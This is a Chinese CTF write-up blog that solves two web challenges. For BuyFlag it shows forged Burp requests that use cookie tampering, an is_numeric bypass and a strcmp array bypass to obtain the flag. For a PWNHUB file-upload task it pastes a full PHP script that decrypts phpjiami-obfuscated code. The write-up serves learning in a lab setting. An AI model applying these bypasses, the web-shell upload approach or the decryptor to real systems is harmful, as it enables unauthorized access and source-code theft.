
这一题学的真多呀，要没事多做一些这种题。

[极客大挑战 2019]BuyFlag


还好极客大挑战都不算太难，打开网页，好像跟上次某个界面差不多




点开buyflag出现如上界面，看源码



有一行提示需要post数据，但是没有表单，这个时候只能使用bp抓包或者浏览器的hackbar插件了，这里就直接抓包改包好了，这里先发一个正常包，发现这个cookie很是奇怪




改成1试试看



认证成功了，接下来改包为post然后按要求输入参数即可，这个地方注意，要在bp里面将get包转化为post包，主要有三步

> 1、请求方式修改为POST
> 2、消息头中加上Content-Type:application/x-www-form-urlencoded
> 3、 在消息主体中加上需要上传的POST数据


而且这里明显有个is_numeric函数需要绕过，这个地方跟弱等于的原理有点像，加个字符即可，在判断类型的时候为字符串，最后比较的时候又转化为404了



```
Pretty Raw Hex \n
1 POST /pay.php HTTP/1.1
2 Host: 6021de3a-72cf-4b77-9266-67a2129dfb1d.node4.buuoj.cn:81
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
  Safari/537.36
6 Content-Type:application/x-www-form-urlencoded
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: user=1
11 Connection: close
12 Content-Length: 13
13
14 password=404a
```

```
Pretty Raw Hex Render \n
53          <h3>
              attention
            </h3>
54          <p>
              If you want to buy the FLAG:</br>
55            You must be a student from CUIT!!!</br>
56            You must be answer the correct password!!!
57
58
59          </p>
60          <hr />
61          <p>
62            you are Cuiter</br>
              Password Right!</br>
              Pay for the flag!!!hacker!!!</br>
63          </p>
64
65          <hr />
66
67        </div>
68      </section>
69    </article>
70
71    <!-- Footer -->
```


经过这样一改可以发现还是说hacker，钱还没加呢，这么着急干啥



```
Cookie: user=1
Connection: close
Content-Length: 37

password=404a&money=100000000000000000
```


```
59          </p>
60          <hr />
61          <p>
62            you are Cuiter</br>
              Password Right!</br>
              Nember lenth is too long</br>
63          </p>
```

钱给够，结果发现还限长了，这个地方有两种绕过方式，一种是科学计数法，这个不多说，很容易理解

```
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user=1
Connection: close
Content-Length: 24

password=404a&money=1e10
```

```
56            You must be answer the correct password!!!
57
58
59          </p>
60          <hr />
61          <p>
62            you are Cuiter</br>
              Password Right!</br>
              flag{48ece199-0a1c-4841-9f14-dfd81fbeee06}
63            </br>
64          </p>
65
66          <hr />
```


一种是strcmp函数绕过，采用数组的方式



```
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: user=1
11 Connection: close
12 Content-Length: 33
13
14 password=404a&money[]=1000000000
```


```
57
58
59          </p>
60          <hr />
61          <p>
62            you are Cuiter</br>
              Password Right!</br>
              flag{48ece199-0a1c-4841-9f14-dfd81fbeee06}
63            </br>
64          </p>
65
66          <hr />
```


这里说明一下php中的strcmp漏洞

```
int strcmp(const char* str1, const char* str2)
{
int ret = 0;
while(!(ret=*(unsigned char*)str1-*(unsigned char*)str2) && *str1)
{
 str1++;
 str2++
}
if (ret < 0)
{
 return -1;
}
else if (ret > 0)
{
 return 1;
}
return 0;
}
```

int strcmp (string $str1 , string $str2)
参数 str1第一个字符串。str2第二个字符串。如果 str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。
可知，传入的期望类型是字符串类型的数据，但是如果我们传入非字符串类型的数据的时候，这个函数将会有怎么样的行为呢？实际上，当这个函数接受到了不符合的类型，这个函数将发生错误，但是在5.3之前的php中，显示了报错的警告信息后，将return 0 ，也就是虽然报了错，但却判定其相等。

这里可以看明白它的逻辑，先判断是否超长，超长则返回上面的结果，如果不超长则进行strcmp比较，若结果>=0则给出flag，所以利用这个漏洞，只要是不同类型不超长的，无论是什么数据都可以获得flag




结束，学到一些东西，过两天找个机会把做过的题按照知识点分类写一个目录，方便以后查阅使用。

[PWNHUB 公开赛 2018]傻 fufu 的工作日

今天挑一道难一点的，分值89，一题更比89题强，这种题一般都是大佬写的wp，我这种菜鸡就稍微记录详细一点方便自己以后理解


菜鸡的尝试

打开环境，首先看一眼是一个文件上传界面，开始以为是文件上传题




还是老三样，先传着正常的图片试试看（似乎还不能太大了）,直接压缩到1kb

结果上传成功了，还可以看其路径




可以发现是upload下的文件，且文件名经过一定的变化




上马看看,我们传了一个改好了文件名文件头的伪装图片，出现了如下提示,看来有后缀名检测

经过诸多后缀名绕过，发现这个应该是白名单，基本逻辑是将用户输入的文件名经过一定处理后去替换源文件名，且会检测用户输入的这个文件名后缀是不是图片格式，否则就会报错，看来传统的方式是不行了，这下需要用到新的方式。
实在想不到办法就先扫描目录看看，发现有备份文件



看到有备份文件,打开发现有加密



这咋还给了个网站，去访问下，估计就是拿这个网站做的加密

这网站还整的挺高级，不过已经一年多没更新了，有加密必然也有解密，这个解密过程就是把代码传到它的服务器上去然后按照特定的算法发一个完整的包回来，不过这个加密方式早都被一些人分析完了，看**这里**，分析文章很详细了，这个时候百度偶然看到了**这篇文章**似乎是出题人写的，啊真的是学的太少了，原来这个题这么多种五花八门的做法，我们逐一来看一看。

破解部分正文开始

扫描完了之后发现混淆的代码就会进入到破解的步骤，显而易见，这个题难点就在这，破解之后这个题应该就没什么难度了，这个时候大多数同学采用第一种办法

1、付费破解

我也是才知道这种东西还能付费的，但是别人也是要解出来的吧，毕竟也不是钱能解决的问题，但是应急情况下多了一条道路可以走□，学到了学到了，大概是跟cmd5一样遇到想要的的就要交钱吧，这条就不多说了

2、正儿八经逆向加密算法

出题人说了，这个最考验耐心，还真有人做出来了，分析链接见上文那个链接，先说一下php加密分为真加密与伪加密两种，真加密一般要通过运行PHP ext（一般用C实现）代码来加载PHP文件进行解码，要对这种文件解密，必须自己编译PHP解释器的源代码，通过Hook PHP解释器的解码函数来截取源代码，比较麻烦一些；而伪加密是通过php内置的eval函数来实现的（一定会有这一步），其原理是将PHP代码经过这些流程：

> 源码 -> 加密处理（压缩，替换，BASE64，转义）-> 安全处理（验证文件 MD5 值，限制 IP、限域名、限时间、防破解、防命令行调试）-> 加密程序成品，再简单的说：源码 + 加密外壳 == 加密程序。

看这个网站宣传无需任何插件，所以肯定是伪加密了，伪加密就有可能逆向来破解，这个破解脚本已经有人写好了，分析脚本也写好了，**链接在这**，为防止链接失效（原博主博客已经访问不到了），源码还是直接粘在这，呜呜呜太强了

```php
<?php
  include 'File.class.php';

  //By Wfox
  //用法：将需要解密的文件拷进encode目录，执行本文件，解密结果在decode目录

  //内置解密字符串函数
  function de($var1, $var2 = '')
  {
    global $hash, $rand;
    $md5 = md5(pack("H*", $hash));//随机字符串1
    $var2 = !$var2?ord(pack("H*", $rand)):$var2;//随机字符串2

    $str = '';
    for($i=0; $i<strlen($var1); $i++)
    {
      $str .= ord($var1{$i}) < ord(pack("H*",'F5')) ? ((ord($var1{$i}) > $var2 && ord($var1{$i}) < ord(pack("H*",'F5'))) ? chr(ord($var1{$i}) / 2)
: $var1{$i}) : '';
    }
    $de1 =  base64_decode($str);
    $len = $len2 = strlen($md5);
    $str2 = '';
    for($i=0; $i<strlen($de1); $i++)
    {
      $len = $len ? $len : $len2;
      $len--;
      $str2 .= $de1[$i] ^ $md5[$len];
    }
    return $str2;
  }
  function decode($filename){
    global $hash, $rand;
    $code = file_get_contents($filename);

    $bin = bin2hex($code);//将源码转成16进制再进行匹配
    preg_match('/6257513127293b24[a-z0-9]{2,30}3d24[a-z0-9]{2,30}2827([a-z0-9]{2,30})27293b/', $bin, $hash);//匹配随机字符串1
    preg_match('/2827([a-z0-9]{2})27293a24/', $bin, $rand);//匹配随机字符串1

    if(!isset($hash[1]) && !isset($rand[1]))
    {
      echo "can't match\r\n";
    }
    $hash = $hash[1];
    $rand = $rand[1];

    $a = explode('?>', $code);
```

```
        $decode = str_rot13(@gzuncompress(de($a[1])) ? @gzuncompress(de($a[1])) : de($a[1]));//核心解密
        $decode = substr($decode, 2);

        $compress = false;
        //phpjiami加密默认压缩代码，解密不会多出乱码。如果代码底部出现多余乱码请设置$compress = true;
         if($compress)
        {
            $decode = substr($decode, 0, strripos($decode, '<?php'));
        }
        if(stripos($decode, 'Encode by  phpjiami.com') !== false)
        {
            $decode = substr($decode, strpos($decode, '?>')+2);
        }

        return $decode;
    }

    //批量解密，将需要解密的文件放进encode文件夹
    $op=new fileDirUtil();
$fileArr = array();
foreach($op->dirList('./encode') as $f)
{
 $info = pathinfo($f);
 $dirName = str_replace('encode','decode',$info['dirname']);
 if(!is_dir($dirName))
 {
  mkdir($dirName);
 }
 if(@$info['extension']=='php')
 {
  if(stripos(file_get_contents($f),"PHPJiaMi") !== false)
  {
   $content = decode($f);
   $fileName = str_replace('encode','decode',$f);
   file_put_contents($fileName,$content);
   echo $f.'<br>';
  }
 }
}


?>
```

因为分析过程已经很详细了，在这里就不多说了（学生党要上课，后面接着更）